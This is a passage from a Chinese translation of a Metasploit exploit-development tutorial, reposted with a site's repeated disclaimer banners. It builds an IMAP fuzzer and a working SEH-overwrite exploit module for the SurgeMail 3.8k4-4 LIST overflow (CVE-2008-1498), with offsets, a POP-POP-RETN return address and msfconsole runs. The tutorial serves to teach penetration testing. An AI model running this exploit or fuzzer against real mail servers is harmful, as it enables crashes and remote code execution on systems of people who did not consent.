> **提示：**本章假设你已经熟悉渗透代码开发，并清楚缓冲区溢出攻击中的一些常用概念，以及会使用调试器。如果你还需要“温故而知新”，你可以在渗透测试代码库网站（http://www.exploit-db.com/）中找到一些由 corelanc0d3r 编写的非常优秀的教程。至少你应阅读“渗透代码编写教程第一部分：堆栈溢出”（http://www.exploit-db.com/download_pdf/13535/，中文译稿请参考看雪论坛 http://bbs.pediy.com/showthread.php?p=713035#post713035）和“渗透代码编写教程第三部分：SEH” (http:// www.exploit-db.com/download_pdf/13537/，中文译稿请参考看雪论坛 http://bbs.pediy.com/showthread.php?t=102040)。

14.1 Fuzz 测试的艺术

在你开发任何的渗透代码之前，你需要确认在一个应用软件中是否存在安全漏洞，这个过程就需要使用 Fuzz 测试技术。

下面显示了一个简单的 IMAP 协议 Fuzz 测试器的源代码，你可以将其保存在你的 */root/.msf3/modules/auxiliary/fuzzers/*目录下，但需要确认不要将你的测试模块和 Metasploit 的主干代码混在一块。

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  ❶include Msf::Exploit::Remote::Imap
  ❷include Msf::Auxiliary::Dos
      def initialize
              super(
                      'Name'          => 'Simple IMAP Fuzzer',
                      'Description'   => %q{
                                              An example of how to build a simple IMAP fuzzer.
                                              Account IMAP credentials are required in this
                                                  fuzzer.},
                      'Author'        => [ 'ryujin' ],
                      'License'       => MSF_LICENSE,
                      'Version'       => '$Revision: 1 $'
              )
      end
      def fuzz_str()
            ❸return Rex::Text.rand_text_alphanumeric(rand(1024))
      end
      def run()
              srand(0)
              while (true)
                    ❹connected = connect_login()
                      if not connected
                            print_status("Host is not responding - this is GOOD ;)")
                              break
                      end
                      print_status("Generating fuzzed data...")
                    ❺fuzzed = fuzz_str()
                      print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
                    ❻req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
                      print_status(req)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
                    res = raw_send_recv(req)
                            if !res.nil?
                    print_status(res)
                            else
                                    print_status("Server crashed, no response")
                                     break
                            end
                    disconnect()
            end
        end
    end
```

这个 Fuzz 测试器模块代码在开始时引用了 IMAP❶和 DoS 类❷，引用 IMAP 类可以让你使用它的登录功能，而由于这个 Fuzz 测试器的目的是让服务端崩溃，所以这个模块将导致拒绝服务。

Fuzz 测试字符串（我们要发送给服务端的畸形数据）被设置为最大长度为 1024 字节的一个由字母和数字组成的随机化串❸，然后 Fuzz 测试器连接并登录到远程的服务上❹，如果连接不上的话，说明服务端已经宕掉了，这种情况就需要你进一步深入调查了，服务端不再响应可能意味着你已经成功导致了远程服务进程的一个异常。

Fuzzed 变量被赋予由 Metasploit 框架所产生出的随机化字符串❺，然后针对存在漏洞的 LIST 命令构造出一个恶意的请求❻，在发送给远程服务后，如果 Fuzz 测试器没有收到来自服务端的响应，将打印出“Server crashed, no response”的消息后退出。

为了测试你所编写的这个新的 Fuzz 测试器，请启动 MSF 终端，装载这个模块，并如下设置它的配置选项：

```
msf > use auxiliary/fuzzers/imap_fuzz
msf auxiliary(imap_fuzz) > show options

Module options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   IMAPPASS                   no        The password for the specified username
   IMAPUSER                   no        The username to authenticate as
   RHOST                      yes       The target address
   RPORT     143              yes       The target port

msf auxiliary(imap_fuzz) > set IMAPPASS test
IMAPPASS => test
msf auxiliary(imap_fuzz) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(imap_fuzz) > set RHOST 192.168.1.155
RHOST => 192.168.1.155
msf auxiliary(imap_fuzz) >
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这个 Fuzz 测试器已经准备好运行了，请准备好你所选择的调试器（我们在这里使用 Immunity Debugger）并附加到 *surgemail.exe* 进程上，然后运行 Fuzz 测试器：

```
msf auxiliary(imap_fuzz) > run

❶ [*] Authenticating as test with password test...
  [*] Generating fuzzed data...
❷ [*] Sending fuzzed data, buffer length = 684
❸ [*] 0002 LIST () "/v1AD7DnJTVykXGYYM6BmnXuYRlZNIJUzQzFPvASjYxzdTTOngBJ5gfKOXjLy3ciAAk1FmoO
      RPEpq6f4BBnp5jm3LuSbAOj1M5qULEGEvODMkOoOPUj6XPN1VwxFpjAfFeAxykiwdDiqNwnVJAKyr6X7C5ije7
      DSujURybOp6BkKWroLCzQg2AmTuqz48oNeY9CDeirNwoITfIaC4ODs9OgEDtL8WN5tL4QYdVuZQ85219Thogk7
      75GVfNH4YPpSo2PLmvd5Bf2sY9YDSvDqMmjW9FXrgLoUK2rl9cvoCbTZX1zuU1dDjnJJpXDuaysDfJKbtHn9Vh
      siiYhFokALiF1QI9BRwj4boOkwZDn8jyedxhSRdU9CFlMs19CvbVnnLWeRGHScrTxpduVJZygbJcrRp6AWQqke
      YODzI4bd7uXgTIHXN6R4O3ALckZgqOWcUSEWj6THI9NFAIPP1LEnctaKOuxbzjpS1ize16r388StXBGq1we7Qa
      8j6xqJsN5GmnIN4HQ4W4PZIjGRHUZC8Q4ytXYEksxXe2ZUhl5Xbdhz13zW2HpxJ2AT4kRU1wDqBUkEQwvKtoeb
      rfUGJ8bvjTMSxKihrDMk6BxAnY6kjFGDi5o8hcEag4tzJ1FhH9eI2UHDVbsDmUHTfAFbreJTHVlcIruAozmZKz
      i7XgTaOgzGh" "PWNED"

❹ [*] 0002 OK LIST completed

  . . . SNIP . . .

  [*] Authenticating as test with password test...
  [*] Generating fuzzed data...
  [*] Sending fuzzed data, buffer length = 1007
  [*] 0002 LIST () "/FzwJjIcL16vW4PXDPpJbpsHB4p7Xts9fbaJYjRJASXRqbZnOMzprZfVZH7BYvcHuwlNOYq
      yfoCrJyobzOqoscJeTeRgrDQKA8MDDLbmY6WCQ6XQH9Wkj4c9JCfPjIqTndsocWBz1xLMX1VdsutJEtnceHvhl
      Gqee6Djh7v3oJW4tXJMMxe8uR2NgBlKoCbH18VTR8GUFqWCmQ097OB3gR9foi6inKdWdcE6ivbOHElAiYkFYzZ
      O6Q5dvza58DVhn8sqSnRAmq1UlcUGuvr6r99POlrZst1Or6O6J2BO3TBGDFuyOdNMIOEUANKZ6OnCn3Zk1JL65
      9MC8PZyOfrCiPBqZ4xnObiAjFTH5LsCjIFuI5eZ9LsdXdek7iiOhEmW6D86mAtyg9S1a7RALrbRcLIHJpwMsEE
      5LS1wIV9aFPS6RQwI4DtF4bGSle1FCyf63hy3Vo8AKkId6yu5MfjwfUExandVeUldk8c5bhlyqoDp3UX2ClQPZ
      osOKpFoIcxmq8ROE3Ri54l5Yl3OPcN7U2OKb1CEAfbhxGFgh1oMzjJpuM7IbHMrZNjVADz6AObyzgiP2pXa7Zm
      OloV9u6Fwaol6sR6oLOPng9MYNwTMXTUdiE7rOjuOmkdgglPTkZ3n4de1FEaLh8Xhf9SNSPZUXOM7gmUiyNYv6
      qti3Omy8qvjJOQui1IhUhf5fKOunKIcB5Zw7quznxV1GF2R5hXVTw1vlbMi5TQW68ZDFlD6q6BJ4S3oNrFCyXX
      aQpAURyCoDGdjoxk1vrUPGusf3i4EIF2iqyyekWiQ7GuYcwMax3oOZXB2djFh2dYEGyBSCHaFhpwUgamThinnM
      AsDFuEY9Hq9UOQSmZ6ySunifPFjCbDs4ZooquwOHPaVnbNVo97tfVBYSei9dWCUWwUAPVJVsTGoDNRVarOrg8q
      wbziv8aQaPZ7Y8rOSUiB1nNhlhl3UCVZpf8GckOpsjETf4ks356qOI3mLZkqCLkznVV4ayetVgaDm" "PWNED"

❺ [*] Server crashed, no response
  [*] Auxiliary module execution completed
  msf auxiliary(imap_fuzz) >
```

在输出结果中，可以看到 Fuzz 测试器连接并登录了远程的 IMAP 服务端❶，并生成了一个随机化字符串❷，然后将构造好的恶意请求发送给服务端❸，接收到响应并显示出来❹。如果 Fuzz 测试器没有收到任何响应，你将看到一个告知服务端已经崩溃的提示❺，这为你查看调试器中记录信息提供了线索。

这时在 Windows 靶机上检查你的调试器，应该可以看到调试器已经在服务进程崩溃点上挂起了，如图 14-1 所示。检查崩溃点，你会看到这时候还没有任何内存地址被覆盖，不幸的是，看起来好像没有任何能够真正实施溢出攻击的地方。在进一步考虑增大缓冲区的长度后，你会发现如果发送一个达到 11,000 字节长度的字符串后，可以覆盖掉结构化异常处理链（SEH）。通

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

过控制 SEH 可以让你的渗透代码更加可靠，并让它更为通用。同样地，使用一个应用程序 DLL 中的返回地址可以让你的渗透代码能够适用于不同的操作系统版本。



图 14-1　调试器在崩溃点挂起

发送一个 11,000 字节长度的字符串，我们只需要在 Fuzz 测试器源码中进行一点小的修改，如下所示：

```
print_status("Generating fuzzed data...")
  fuzzed = "A" * 11000
  print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
  req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
```

这段代码并没有使用了随机化的字符串，而是发送了 11,000 个字符 A 来构造恶意请求。

14.2　控制结构化异常处理链

如果你重新启动 *surgemail* 服务，重新将调试器附加上去，并再次运行 Fuzz 测试器，你可以看到调试器中 Fuzz 出来的崩溃点。如果你使用的是 Immunity Debugger，你可以选择 **View -> SEH Chain** 菜单项来 查看 SEH 链的内容，右键点击值，应该是 *41414141*，然后选择“**Follow address in stack**”，可以在图 14-2 所示的右下框中显示出导致 SEH 改写的堆栈内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 14-2　改写后的 SEH 链条目

你已经知道了可以通过发送一个超长字符串，来控制存有漏洞的 surgemail 服务进程的 SEH 链，现在是时候来确定在目标系统上进行 SEH 覆盖所需要的缓冲区精确长度了，如果你还记得我们对渗透代码开发的讨论，在你使用一个返回地址之前，你首先需要找出溢出和覆盖发生的精确位置。

修改下 Fuzz 测试器的代码，创建出一个指定长度但每个字节内容不会重复的随机化字符串，如下所示：

```
print_status("Generating fuzzed data...")
  fuzzed = Rex::Text.pattern_create(11000)
  print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
  req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
```

在这段代码中，我们使用了 Rex::Text.pattern_create 在 Fuzz 测试器中生成了一个不会重复的随机化字符串，现在重新运行 Fuzz 测试器，结果显示 SEH 被覆盖改写为“*684E3368*”（在你的运行中很可能是另外一个随机数），如图 14-3 所示。

图 14-3　SEH 被覆盖改写为随机字符串

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在使用我们的随机字符串覆盖 SEH 之后，可以利用在*/opt/metasploit3/msf3/tools/*路径下的 *pattern_offset.rb* 程序来精确计算覆盖发生的位置，只需要将关注的字符串（*684E3368*）和发向目标字符串的长度（*11000*）作为参数传给 pattern_offset 就可以了，如下所示：

```
root@bt:~/.msf3/modules/auxiliary/fuzzers# /opt/metasploit3/msf3/tools/pattern_offset.rb
     684E3368 11000
10360
```

返回结果 *10,360* 表示覆盖了 SEH 的四个字节分别是在 *10,361-10,364* 位置，现在我们可以最后一次改写 Fuzz 测试器的代码，来验证我们的发现。

```
print_status("Generating fuzzed data...")
 fuzzed = "\x41" * 10360 fuzzed << "\x42" * 4 fuzzed << "\x43" * 636
print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
```

可以看到，Fuzz 测试器创建出一个恶意请求，以 10,360 个字符 *A*（十六进制值 *41*）开始，接着是 4 个字节的字符 *B*（十六进制值 *42*）来覆盖 SEH，然后是 636 个字符 *C*（十六进制值 *43*）来填充以保持字符串长度还是 11,000 字节。

再次对目标靶机运行 Fuzz 测试器，如图 14-4 显示，整个 SEH 链已经完全处于你的掌控之中了。



图 14-4　完全控制 SEH

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

14.3 绕过 SEH 限制

在 SEH 的覆盖点之后，在栈底前面只留下了很小的空间来放置 Shellcode。通常情况下，我们会使用一组 *POP-POP-RETN* 指令来达到下一个 SEH 点（NSEH），然后通过一个短跳转指令（short jump）进入到 Shellcode 中。我们在编写下面的渗透代码时，将克服这个空间大小限制，从而为最终的攻击载荷提供尽可能大的空间。在这个时候，我们已经完成了对漏洞的 Fuzz 测试过程，将进入到为我们发现的这个漏洞开开发渗透代码的阶段。

这个渗透攻击案例情况下需要使用 *egg hunter* 模式来完成攻击载荷的执行，即通过一小段的 shellcode 从内存中寻找真正的攻击载荷体。但是，我们在这里将使用一种不同的战术实施攻击，以 *POP-POP-RETN* 指令指针来覆盖 SEH，覆盖之后，我们会做一个只需要很少指令的向后短跳转（short jump），接下来我们将使用通过短跳转获取到的空间来执行一次跳入一段 NOP 空指令和 shellcode 的近跳转（near jump）。虽然不是必需的，但是一段 NOP 空指令通常对一次渗透攻击来说是有益的，因为它们可以给你提供在内存中缓冲区位置变化时的一段错误容忍空间，而这些 NOP 指令不会对你的渗透代码造成任何负面影响，因而常被作为填充。理想情况下，这次攻击的载荷看起来如下：

[一段任意的缓冲区填充|NOP 空指令滑行区|Shellcode|近跳转|短跳转|POP-POP-RETN]

为了保证渗透代码在不同版本 Windows 系统间的通用性，我们可以从一个应用程序的 DLL 或可执行文件中搜索返回地址。在这个案例中，只有应用程序的可执行文件是可用的，所以你可以从 *surgemail.exe* 文件中尝试找出一个 *POP-POP-RETN* 指令序列来覆盖 SEH，这样的话渗透代码就可以适用于不同的 Windows 系统版本了。

让我们继续编写 SurgeMail 漏洞的实际渗透代码，下面是我们编写完成的渗透攻击模块的初始代码骨架，保存在*/root/.msf3/ modules/exploits/windows/imap/*目录。

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

    include Msf::Exploit::Remote::Imap

    def initialize(info = {})
        super(update_info(info,
            'Name'          => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',
            'Description'   => %q{
                This module exploits a stack overflow in the Surgemail IMAP Server
                version 3.8k4-4 by sending an overly long LIST command. Valid IMAP
                account credentials are required.
            },
            'Author'        => [ 'ryujin' ],
            'License'       => MSF_LICENSE,
            'Version'       => '$Revision: 1 $',
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
            'References'     =>
                [
                    [ 'BID', '28260' ],
                    [ 'CVE', '2008-1498' ],
                    [ 'URL', 'http://www.exploit-db.com/exploits/5259' ],
                ],
            'Privileged'     => false,
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'thread',
                },
            'Payload'        =>
                {
                  ❶'Space'       => 10351,
                    'DisableNops' => true,
                    'BadChars'    => "\x00"
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                  ❷[ 'Windows Universal', { 'Ret' => 0xDEADBEEF } ], # p/p/r TBD
                ],
            'DisclosureDate' => 'March 13 2008',
            'DefaultTarget' => 0))
    end

    def exploit
      ❸connected = connect_login
      ❹lead = "\x41" * 10360
      ❺evil = lead + "\x43" * 4
        print_status("Sending payload")
      ❻sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
      ❼sock.put(sploit)
        handler
        disconnect
    end

end
```

声明的‘Space’ ❶是指能够为 shellcode 所提供的内存空间大小。这个声明在渗透攻击模块中是非常重要的，因为它决定了在 Metasploit 中哪些攻击载荷能被用于这个渗透攻击模块。一些攻击载荷可能比其他的需要更多一些的内存空间，因此请不要过高的估计这个值。攻击载荷的大小相差很大，而且编码会再次扩大它们的长度，如果你需要查看一个未经编码的攻击载荷的大小，可以使用 info 命令跟上攻击载荷的名称，如下所示，你可以从 Total size 值中得到攻击载荷的大小。

```
msf > info payload/windows/shell_bind_tcp

       Name: Windows Command Shell, Bind TCP Inline
     Module: payload/windows/shell_bind_tcp
    Version: 8642
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
      Platform: Windows
          Arch: x86
   Needs Admin: No
    Total size: 341
          Rank: Normal
```

在 Targets 节中的 return_address❷现在填充的还是一个占位符，我们将在后面的渗透代码开发过程中进行修改。

如同在 Fuzz 测试器模块中讨论的一样，这个渗透代码首先需要连接和登录到远程目标服务上❸，使用一长串字符 *A* 来作为初始缓冲区❹，然后添加 4 个字符 *C* 来覆盖 SEH❺，生成整个渗透注入字符串❻，最后发送给目标系统❼。

14.4 获取返回地址

下一步就是在 *surgemail.exe* 中定位一个 *POP-POP-RETN* 指令序列，你可以将这个二进制程序复制到你的 Back|Track 攻击机上，然后使用 msfpescan 功能例程的-p 选项来从程序中找出一个合适的候选地址，如下所示：

```
root@bt:/tmp# msfpescan -p surgemail.exe

[surgemail.exe]
0x0042e947 pop esi; pop ebp; ret
0x0042f88b pop esi; pop ebp; ret
0x00458e68 pop esi; pop ebp; ret
0x00458edb pop esi; pop ebp; ret
0x0046754d pop esi; pop ebp; ret
0x00467578 pop esi; pop ebp; ret
0x0046d204 pop eax; pop ebp; ret

. . . SNIP . . .

0x0078506e pop ebx; pop ebp; ret
0x00785105 pop ecx; pop ebx; ret
0x0078517e pop esi; pop ebx; ret
```

当你使用 msfpescan 来对目标二进制文件进行搜索时，它将读取机器指令并搜索哪些符合目标指令模式（这个案例中是 *POP-POP-RETN*）的指令地址，从结果中你可以看到，它找到了多个不同的地址。我们使用其中的任意一个地址，比如最后的 *0x0078517e*，用来在渗透代码中覆 SEH。确定选择之后，我们对渗透攻击模块代码中的‘Target’节进行修改来包含这个返回地址，并在 exploit 节中将其填写入构造的缓冲区中，如下所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
            'Platform'       => 'win',
            'Targets'        =>
                [
                  ❶[ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r in surgemail.exe
                ],
            'DisclosureDate' => 'March 13 2008',
            'DefaultTarget' => 0))
    end

    def exploit
        connected = connect_login
        lead = "\x41" * 10360
      ❷evil = lead + [target.ret].pack("A3")
        print_status("Sending payload")
        sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
```

为了对 SEH 进行三个字节的覆盖，我们将添加入‘Target’区中的缓冲区❶设置为以低字节序表示的返回地址，如代码中黑体字显示的那样。（字节序是由目标系统 CPU 体系结构的类型所决定的，Intel 兼容的 CPU 处理器是使用低字节序的）。

我们将 evil 字符串中的三个字符 *C* 替换为[target.ret].pack("A3")❷，它将把‘Target’区中声明的返回地址精确地发送到目标系统上。当你编写或修改使用三个字节覆盖值地渗透代码时，你需要精确地声明目标地址（这个案例中是 *0x0078517e*），而 Metasploit 将会在你使用[target.ret].pack('V')时自动地对字节进行正确排序。在这个场景中，需要更细粒度的控制，因为我们将发出一个空字符，它可能被解析为字符串的结尾，而使得渗透攻击代码无法正常工作。

现在是很好的时机来运行测试渗透攻击模块、来确认它是否正常工作了。如果你在开发渗透代码时一直埋头写代码而中间没有进行测试，那你往往可能在某些地方留下错误，然后在最后调试时需要投入大量时间才能找出哪里出错。如下运行渗透攻击模块：

```
    msf > use exploit/windows/imap/surgemail_book
    msf exploit(surgemail_book) > set IMAPPASS test
    IMAPPASS => test
    msf exploit(surgemail_book) > set IMAPUSER test
    IMAPUSER => test
    msf exploit(surgemail_book) > set RHOST 192.168.1.155
    RHOST => 192.168.1.155
❶ msf exploit(surgemail_book) > set PAYLOAD generic/debug_trap
    PAYLOAD => generic/debug_trap
    msf exploit(surgemail_book) > exploit

    [*] Authenticating as test with password test...
    [*] Sending payload
    [*] Exploit completed, but no session was created.
    msf exploit(surgemail_book) >
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

我们使用的攻击载荷是 *generic/debug_trap*❶，这并不是一个真正的攻击载荷，而是发送大量的\xCC（中断指令），来进行渗透攻击指令执行流程的动态调试，这对于确定你在渗透攻击过程中 shellcode 是否能被插入到正确位置上是非常有用的。

在运行渗透攻击代码后，打开 Immunity Debugger，如图 14-5 所示，在断点上选择 **View -> SEH Chain** 菜单项，按下 **F2** 键设置一个断点，然后按 **SHIFT-F9** 组合键将异常传递给应用程序并进入到 *POP-POP-RETN* 指令序列。

接着，继续在调试器中，按 **F7** 键进行单步指令调试，指导你最终进入在 NSEH 中包含的 *41414141* 指令。

